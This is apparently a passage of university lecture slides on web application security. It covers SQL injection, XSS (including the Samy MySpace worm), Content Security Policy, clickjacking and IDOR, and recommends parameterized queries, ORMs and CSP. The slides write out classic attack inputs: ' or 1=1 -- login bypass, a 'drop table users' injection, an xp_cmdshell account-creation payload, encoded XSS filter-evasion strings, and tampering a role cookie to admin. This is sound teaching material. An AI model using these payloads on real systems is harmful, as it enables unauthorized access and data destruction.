$sql = "SELECT id FROM users WHERE username = '$login'";
   SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Malicious: ($_POST["login"] = "alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";
   SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
// error occurs (syntax error)
```

Building an attack

Malicious: "alice'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice'--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Building an attack

Malicious: "'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];
  login = '--'
$sql = "SELECT id FROM users WHERE username =
'$login'";
  SELECT id FROM users WHERE username = '--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- fails because no users found
   // success
}
```

Building an attack

Malicious: "' or 1=1 --" *-- this is a comment in SQL*

```
$login = $_POST['login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username =
'$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Building an attack

Malicious: "' or 1=1 --" *-- this is a comment in SQL*

```
$login = $_POST['login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username =
'$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- succeeds. Query finds *all* users
   // success
}
```

Building an attack

'; drop table users –

- Delete the user table from the database

Any set of SQL commands

- Read fields, find elements, write tables,
- Note that SQL has lots of useful functions (e.g., substrings, etc…) and a single SQL statement can have lots of functions in it

‘; exec xp_cmdshell ‘net user add thanos infinitypw’—

- On Windows SQL server, spawn a Windows shell and create a new account for thanos, with password = infinitypw

Preventing SQL Injection

Input sanitization: make sure only safe (sanitized) input is accepted

What is unsafe?

- Single quotes? Spaces? Dashes?
- All could be part of legitimate input values

One (naïve) thought: Use proper escaping/encoding

- How hard could it be? Just add '/' before '''
- Most languages have libraries for escaping SQL strings

Aside: Canonicalization

Frequently input is encoded into url:

- http://website.com/products.asp?user=savage

Can still encode spaces, escapes, etc

- E.g., '-> %27, space -> %20, = -> %3D
- http://website.com/products.asp?user=crud%27%20OR%201%3D1%20-
- Lots of different ways…

Preventing SQL Injection

Input sanitization: make sure only safe (sanitized) input is accepted

What is unsafe?

- Single quotes? Spaces? Dashes?
- All could be part of legitimate input values

One (naïve) thought: Use proper escaping/encoding

- How hard could it be? Just add '/' before '''
- Most languages have libraries for escaping SQL strings
- But what about:

  SELECT fields from TABLE where id= **52 OR 1=1**

  Problem is lack of **typing**

Preventing SQL Injection

Bottom line: don't construct SQL queries by yourself

Two safe(r) options:

- Parameterized (AKA Prepared) SQL
- ORMs (Object Relational Mappers)

Parameterized/prepared SQL

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, [‘voelker@cs.ucsd.edu’])

sql = “INSERT INTO users(name, email) VALUES(?,?)”
cursor.execute(sql, [‘Stefan Savage', ‘savage@cs.ucsd.edu’])
```

Values are sent to server separately from command. Library doesn’t need to try to escape

Benefit: Server will automatically handle escaping data

Extra Benefit: parameterized queries are typically *faster* because server can cache the query plan

ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
    __id__  = Column(Integer, primary_key=True)
    name    = Column(String(255))
    email   = Column(String(255), unique=True)

users = User.query(email='voelker@cs.ucsd.edu')
session.add(User(email='savage@cs.ucsd.edu', name='Stefan Savage')
session.commit()
```

Underlying driver turns OO code into prepared SQL queries.

Added bonus: can change underlying database without changing app code. (i.e., you don't need to care about the "flavor" of SQL you're using)

Injection summary

Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).

Remains a serious problem today

Do not try to manually sanitize user input. You *will not* get it right.

Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)

Cross site scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on victim's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser

Cross site scripting (XSS)

- Key idea: indirect attack on browser via server
- Malicious content is injected via URL encoding (query parameters, form submission) and **reflected back** by the server in the response
- Browser then **executes code** that server provided

Example


- Attacker, evil.com, identifies Web site that will reflect content
  - E.g., naïve.com

    GET/ hello.cgi?name=Bob
    hello.cgi responds with
    <html>Welcome, Bob</html>

    (Note: "Bob" could be anything… including javascript)
  - And also has private cookies with potential victims

  Then convinces victim to click on a link to evil.com
  - Which fetches content from naïve.com with arguments that include code
  - Victim runs code with full access to same-origin at naïve.com

Another example



Samy Worm

MySpace: largest social networking site in the world way back when (2004-2010)

Users can post HTML on their MySpace pages

MySpace was sanitizing user input to prevent inclusion of JavaScript

- But missed (at least one): javascript inside CSS tags

```
<div style="background:url('javascript:alert(1)')">
```

Samy Kamkar used this on his MySpace page (2005)

- https://samy.pl/myspace/tech.html

10/04, 12:34 pm: You have **73** friends.
I decided to release my little popularity program. I'm going to be famous...among my friends.

1 hour later, 1:30 am: You have **73** friends and **1** friend request.
One of my friends' girlfriend looks at my profile. She's obviously checking me out. I approve her inadvertent friend request and go to bed grinning.

7 hours later, 8:35 am: You have **74** friends and **221** friend requests.
Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.

1 hour later, 9:30 am: You have **74** friends and **480** friend requests.
Oh wait, it's exponential, isn't it. Oops.

1 hour later, 10:30 am: You have **518** friends and **561** friend requests.
Oh no. I'm getting messages from people pissed off that I'm their friend when they didn't add me. I'm also getting emails saying "Hey, how did you get onto my myspace....not that I mind, you're hot". From guys. But more girls than guys. This actually isn't so bad. The girls part.

3 hours later, 1:30 pm: You have **2,503** friends and **6,373** friend requests.
I'm canceling my account. This has gotten out of control. People are messaging me saying they've reported me for "hacking" them due to my name being in their "heroes" list. Man, I rock. Back to my worries. People are also emailing me telling me their IM names so that I'll chat with them. Cool. Back to my worries. Apparently people are getting pissed because they delete me from their friends list, view someone else's page or even their own and get re-infected immediately with me. I rule. I hope no one sues me.

I haven't been worried about anything in years, but today I was actually afraid of the unknown. Afraid of myspace? No, afraid of FOX's legal department. If you're not aware already, myspace was purchased by FOX only a few weeks back for 580 million dollars. Not online myspace dollars, but actual cash money. He could have FOX come after me. I don't want FOX after me.

I spend the rest of the day working, trying to get the ideas of what could happen out of my head. I have my girlfriend visit me for lunch to say our goodbyes. I'm going to the big house. I could hear it then, "mr samy, you are hereby sentenced to an $800,000 fine and 3 years in jail for getting way too many friends on myspace and causing psychological damage to girls who thought they were your friends until you cancelled your account."

5 hours later, 6:20 pm: I timidly go to my profile to view the friend requests. **2,503** friends. **917,084** friend requests.
I refresh three seconds later. **918,268**. I refresh three seconds later. **919,664** (screenshot below). A few minutes later, I refresh. **1,005,831**.

It's official. I'm popular.

I have hit 1,000,000+ users. In less than 20 hours. Every request is from a unique, living, and logged in user. I refresh once more and now see nothing but a message that my profile is down for maintenance. I messed up, didn't I. I'm now more afraid and decide I am never doing anything even near illegal ever again. To get my mind off of everything, I begin downloading a copy of the latest Nip/Tuck episode.

1 hour later, 7:05 pm: A friend tells me that they can't see their profile. Or anyone else's profile. Or any bulletin boards. Or any groups. Or their friends requests. Or their friends. Nothing on myspace works. Messages are everywhere stating that myspace is down for maintenance and that the entire myspace crew is there working on it. I ponder whether I should drive over to their office and apologize. Another attempt to free my mind of worry, I go back to watching some episodes of The OC which I downloaded a few days earlier. File sharing rocks.

2.5 hours later, 9:30 pm: I'm told that everything on myspace seems to be working again. My girlfriend's profile, along with many, many others, still say "samy is my hero", however the actual self-propagating program is gone. I'm relieved that it's back up as they can't claim damages for any downtime past this second if everything is in fact working properly.

10 minutes later, 9:40 pm: I haven't heard from anyone at myspace or FOX. A few minutes later, my girlfriend calls, I pick up, and she says to me, "you're my hero". I don't actually get it until about three hours later.

Aside: Samy Worm postmortem

Kamkar was raided by the United States Secret Service

Kamkar plead guilty to a felony charge of computer hacking in Los Angeles Superior Court.

- $20,000 fine
- 3 years of probation
- 720 hours of community service
- allowed to keep a single unnetworked computer, but explicitly prohibited from any internet access during his sentence.

https://samy.pl/myspace/

Preventing Cross-Site Scripting: filtering

Key problem: rendering raw HTML from user input

Preventing injection of scripts into HTML is hard!

- Blocking "<" and ">" is not enough

- Event handlers (there are > 100), stylesheets, encoded inputs (%3C)
- Beware of filter evasion tricks (e.g., long UTF8 encoding, malformed quoting, etc).

  e.g. <IMG_SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#00000088&#0000083&#0000083&#0000039&#0000041>
- Scripts can also be embedded directly in tags… e.g.,
  < iframe src=`https://bank.com/login' onload=`steal()'>

Filtering is really hard to do right… don't try to do it yourself

Example: why filtering is hard

Filter Action: filter out **<script**

Attempt 1: **<script** src= "…">

- src="…"

Attempt 2: <scr**<script**ipt src="…"

- <script src="…">

Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Example CSP 1

Example: content can only be loaded from same domain; no inline scripts

Content-Security-Policy: default-src 'self'

Example CSP 2

Allow

- Include images from any origin
- Restrict audio or video media to trusted providers
- Only allow scripts from a specific server that hosts trusted code; no inline scripts

- Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com; script-src userscripts.example.com

Content Security Policy

Administrator serves Content Security Policy via:

HTTP Header

```
Content-Security-Policy: default-src 'self'
```

Meta HTML Object

```
<meta http-equiv="Content-Security-Policy"
content="default-src 'self'; img-src https://*;
child-src 'none';">
```

Another use for CSP: defense against Clickjacking

Idea: overlay transparent iframe (CSS opacity settings) over page that convinces user to click

- Attract user to malicious attack site (e.g., web game)
- Transparent page is victim site (i.e., trying to get user to click on it)
- Attack page UI elements positioned so they correspond to key clicks on victim site
- User thinks they are interacting with attack page, but clicks are sent to victim site

- You don't want to let anyone load your page in an iframe
  - CSP to the rescue!

The HTTP `Content-Security-Policy` (CSP) **`frame-ancestors`** directive specifies valid parents that may embed a page using `<frame>`, `<iframe>`, `<object>`, `<embed>`, or `<applet>`.

Setting this directive to `'none'` is similar to `X-Frame-Options: deny` (which is also supported in older browers).

Finally, simple, dumb and common: IDOR – Insecure Direct Object Reference

https://citi.com/myacct/9725126314/summary

- Do you see anything concerning with this URL?
- One of the worlds largest banks lost 360k credit cards this way…
- https://www.theinquirer.net/inquirer/news/2079431/citibank-hacked-altering-urls

Parameter Tampering

- This is one of the most conceptually simple issues, but is still very prevalent

IDOR – Insecure Direct Object Reference

```
GET /accounts/summary?history=30
Host: vulnsite.com
Cookie: authtoken=FMGHJ0uEVKz7XyM6va0SIQ; role=dXNlcg%3D%3D
```

Any thoughts on this one?

The history parameter could be interesting from a SQLi perspective, but that's not the real issue here.

- From the cookie: `role=dXNlcg%3D%3D`
- Let's decode that value and see what it says
- URL decoded: `role=dXNlcg==`
- Base64 decoded: `role=user`

role=user… what if you change role=admin?

Additional References

Open Web Application Security Project (OWASP)


- https://www.owasp.org/index.php/Category:Attack

Mozilla Developers Network

- https://developer.mozilla.org/en-US/

Tangled Web, A Guide to Securing Modern Web Applications

- by Michal Zalewski
- https://nostarch.com/tangledweb



Next class

Crypto